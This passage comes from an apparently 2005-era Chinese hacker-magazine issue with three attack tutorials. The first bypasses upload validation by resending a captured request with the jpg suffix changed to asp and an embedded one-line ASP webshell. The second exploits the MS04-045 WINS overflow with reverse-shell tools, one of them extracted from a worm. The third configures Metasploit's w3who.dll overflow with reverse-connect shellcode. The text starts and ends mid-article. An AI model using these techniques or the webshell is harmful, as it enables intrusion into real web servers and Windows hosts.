        ShowPhoto.innerHTML = "<img src=\""+frmAddLink.file1.value +"\" width=80px height=80px>";
 }
</script>
```

代码就是这样的了。问题出现了，如果你用本地提交的办法，自然可以绕过javascript认证，却躲不过session认证了。登录了以后，你有了session值，却又躲不过javascript认证（我写的上传测试页面javascript认证比较弱，只是表示个意思，大家不要笑。那个入侵站的javscript认证比较牛，如果客户端认证绕不过，它的上传代码不会工作的）。

解决的办法有一个。我们先来抓包分析一下。这里注意了，应与平常的抓包不一样，不应当抓上传的asp的文件包。我们把asp木马改一个jpg后缀，然后来抓包分析一下。抓包数据如下：

```
POST /xiao/upload1.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */*
Referer: http://192.168.8.10/xiao/upload1.asp
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=-----------7d512832200d0
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: 192.168.8.10
Content-Length: 428
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQSSSSRRS=ACIHCGLDFLIOBKBJCCAKIPIC
```

```
-----------------------------7d512832200d0
Content-Disposition: form-data; name="file1"; filename="H:\2004asp工具包\asp\haiyangtop\2005\server.jpg"
Content-Type: text/html

<script language="vbscript" runat=server>if request("#")<>"" then execute(request("#"))</script>

-----------------------------7d512832200d0
Content-Disposition: form-data; name="Submit"

上传图片
-----------------------------7d512832200d0--
```

分析一下绕过这两层认证的方法。现在抓包的数据里已经满足了javascript和session认证，因为我们的上传都符合要求，不过这样传上去的后缀是jpg后缀。要想得到ASP后缀，现在我们只要把filename="H:\2004asp工具包\asp\haiyangtop\2005\server.jpg"这里的jpg改成asp就可以了。包里数据是有session认证，而且javscript是客户端的，现在我们的数据都是提交给服务端，自然与JAVASCRIPT认证没有关系了。接下来，用nc提交我们改过的数据就可以直接上传asp木马了。

原理就是这样简单，方法我想大家都会的，不再详述。不过，我相信有了这个例子，大家对上传漏洞会有更深一层的理解。

ms04045 wins 远程代码执行漏洞的利用

孟方明[-273℃@EST]

一、漏洞描述

Windows前些日子公布出的严重的漏洞之一就是这个WINS的远程执行代码的漏洞了。大家都知道WINS是Windows的一个网络组件，它是Windows Internet Name Server（Windows网际名字服务）的简称。WINS为NetBIOS名字提供名字注册、更新、释放和转换服务，这些服务允许WINS服务器维护一个将NetBIOS名链接到IP地址的动态数据库，大大减轻了对网络交通的负担。

但是由于它对名字验证处理时缺少充分验证，攻击者可以构建恶意网络包触发缓冲区溢出，精心构建提交数据可能以系统进程权限执行任意指令。受影响的系统如下：

```
Microsoft Windows NT 4.0SP6a
Microsoft Windows 2003
Microsoft Windows 2000SP4
Microsoft Windows 2000SP3
```

目前看来针对Win2003只能是拒绝服务攻击。

二、漏洞利用

我第一次拿到的是一个Linux版本的exploit，为了方便自己使用就简单的改成了Win下的了。程序运行界面如下：

```
H:\temp\c\lcc>winexp
        rewritten by 无敌最寂寞[E.S.T]


Usage:winexp 目标IP 反向连接IP 反向连接端口
Example: winexp 10.0.0.10 10.0.0.111 1234
```

使用是很简单的，那么如何确定目标机器是否可以溢出呢？WINS服务开启后会监听TCP和UDP的端口42，那么我们可以很容易的利用端口扫描软件来确定目标系统是否开启了WINS服务（有的朋友会说如果有防火墙怎么办？其实开WINS服务的机器大部分都是要提供名字方面的服务的，因此应该不会block WINS的监听端口的）。用nmap的扫描结果如下：

```
H:\tools\scanner\nmap>nmap -sS -p 42 10.0.0.111

Starting nmap 3.70 ( http://www.insecure.org/nmap ) at 2005-01-17 14:20 中国标准时间
Interesting ports on 2BE4503937744A3 (10.0.0.111):
PORT    STATE SERVICE
42/tcp open  nameserver
MAC Address: 00:0C:29:37:9C:4E (VMware)
Nmap run completed -- 1 IP address (1 host up) scanned in 3.359 seconds
```


确定目标后，我们可以溢出了，溢出的结果如图1所示。是不是很简单？在我准备完稿的时候又拿到了一个新的溢出程序，这是从一个针对本漏洞的蠕虫病毒中提取出来的。功能还挺棒的，使用如下：




```
H:\tools\漏洞利用程序>ms04045
Usage: wins_exp [-h] [-r host] [-t targets] [-l listen host] [-p listen port]
TARGETS:
   0 | Windows 2000 ALL
   1 | Windows 2003 CN
   2 | Windows 2003 EN
   3 | Windows 2003 EN  #2
   4 | Windows NT   ALL
```

似乎可以针对2003？先测试Win2000，如图2所示。

看样子成功溢出Win2000是没有问题的。那么到底能不能搞定Win2003呢？我手头正好有英文版的Win2003企业版，安装好



后进行测试结果是失败！也不知道该程序是否是针对标准版或者网络版的呢？有兴趣的读者可以自己测试一下。

该漏洞就给大家介绍到这里了，最后需要说明的有两点：

> 1．WINS 服务不是系统默认安装的服务，但是在很多校园网络和企业内部网内却经常使用。也就是说，这个漏洞不可忽视。
>
> 2．这个漏洞可以反复利用，但要注意的是两次溢出要有一定的间隔时间。

（本文涉及到的工具ms04045.exe、winexp.exe，光盘有收录）

IIS w3who.dll ISAPI Overflow漏洞

抢先试用

孟方明[－273℃@EST]

一、漏洞描述

相信大家都知道Windows 2000 Resource Kit吧？这是微软提供的非常有用的工具集合。在这个工具集合中有一个Whoami程序，它可以用来得到当前登录用户的相关信息，而w3who.dll是一款Web版的Whoami ISAPI库。不幸的是，微软提供给我们的好东西却给我们带来了安全隐患。w3who.dll对用户提交的URL参数缺少充分的缓冲区边界检查，远程攻击者可以利用这个漏洞使应用程序发生缓冲区溢出。提交超长的字符串作为参数给w3who.dll，可触发缓冲区溢出，精心构建URL数据可能以进程权限执行任意指令。

看到这里又会有人产生疑问了，这个东西用的人多吗？其实很多有心的人平时都注意收集各种漏洞，以备不时之需。不是有句话说嘛："每个成功的黑客背后，都有一个庞大的漏洞库"。

二、漏洞利用

这个漏洞的Exploit已经包含在了最新版本的metasploit framework里了，而且像ms04045等这些最新漏洞也都包含了进去。记得以前我在X档案上写过关于这个工具使用的文章，今天我们就再复习一下吧！

首先我们要确定漏洞是否存在。由于我的时间有限，不能长时间挂在网上扫描，所以为了测试，我只好自己构建漏洞主机。但是那个w3who.dll文件真不好找，因为微软自从出了这个漏洞后，已经取消了这个组件的下载。在这里我要谢谢EST的兄弟们，尤其是风泽兄。拿到这个文件后，把它放到web目录里的scripts目录下。实战时的检测方法是：用GET方法提交 **/scripts/w3who.dll**，如果返回的是 **200 OK**，那么你就可以尝试溢出攻击了。我用浏览器提交如下URL后的返回信息：http://10.0.0.111/scripts/w3who.dll，如图1。




图1

安装好metasploit framework v2.3后，我们先用web方式来测试一下看看，打开metasploit framework的程序组，选择MSFWeb。弹出一个cmd窗口并有如下提示：+－－－－=[**Metasploit Framework Web Interface (127.0.0.1:55555)**。

打开浏览器，输入如下URL：http://127.0.0.1:55555。将打开metasploit framework（以下简称MSF）的web界面，如图2。




图2

找到"IIS w3who.dll ISAPI Overflow"这一项并点击它。接着会出现这个漏洞的一些描述信息，在页面的最下面会有一个 **select target** 提示，意思是让你选择一个目标类型。在这里只有一项就是 **0 － Windows 2000 RESKIT DLL (default)**，点击它。将会进入shellcode的选择界面，如图3。

在这里我们选择win32_reverse（反向连接型的shellcode）进入exploit配置界面，界面中从上到下依次是：

> RHOST　目标主机地址（必选）
> RPORT　目标主机端口（必选）
> SSL　是否使用SSL（可选）
> URL　w3who.dll的位置（必选）
> EXITFUNC　退出方式（必选）
> LHOST　本地监听地址（必选）
> LPORT　本地监听端口（必选）




图3

我们在RHOST内填入测试主机的IP地址：10.0.0.111，RPORT为80，LHOST为10.0.0.1，LPORT为1314，其它各项默认即可，配置好后的界面如图4。

